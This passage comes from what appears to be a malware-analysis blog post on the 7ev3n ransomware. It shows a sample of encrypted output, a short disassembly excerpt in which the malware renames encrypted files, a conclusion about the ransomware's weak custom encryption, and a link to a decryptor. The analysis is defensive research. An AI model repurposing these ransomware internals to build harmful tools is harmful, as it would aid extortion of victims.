ASIBVbhciJ5hv6bjyuwetjykok7mbvtbvtiJ5h6jg54ifj0655iJ5hok7mbok7mbvtvtv6bjfib56j45fkmbvtiJ5hv6bokok7mb
```

The encrypted content is saved first to the original file. After that the file is moved under the new name:

```
0042F454 push 2 ; dwFlags
0042F456 push [ebp+lpNewFileName] ; lpNewFileName
0042F459 push [ebp+lpExistingFileName] ; lpExistingFileName
0042F45C call ds:MoveFileExW
```

## Conclusion

7ev3n ransomware has been around for quite a while, but till now not many details about its internals have been revealed. It turned out to have pretty unexpected features. Although a lot has been told about weakness of solutions that are based on custom encryption, there are still some ransomware authors going for it. That's why it is worth not making any rushed decisions in paying the ransom. Sometimes the code is obfuscated and finding out how it really works takes some time for analysts – but it doesn't mean that the encryption is really unbreakable.

Work on the full version of the decryptor is in progress. For now you can see the proof-of-concept script (tested on [this](https://github.com/hasherezade/malware_analysis/tree/master/7ev3n) variant): [https://github.com/hasherezade/malware\\_analysis/tree/master/7ev3n](https://github.com/hasherezade/malware_analysis/tree/master/7ev3n)

## Appendix

- <http://www.bleepingcomputer.com/news/security/7ev3n-ransomware-trashes-your-pc-and-then-demands-13-bitcoins/> – about 7ev3n (the old version)
- [http://www.nyxbone.com/malware/7ev3n-HONE\\$T.html](http://www.nyxbone.com/malware/7ev3n-HONE$T.html) – about 7ev3n-HONE\$T

## About the author

Unpacks malware with as much joy as a kid unpacking candies.

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Source: <https://blog.malwarebytes.com/threat-analysis/2016/05/7ev3n-ransomware/>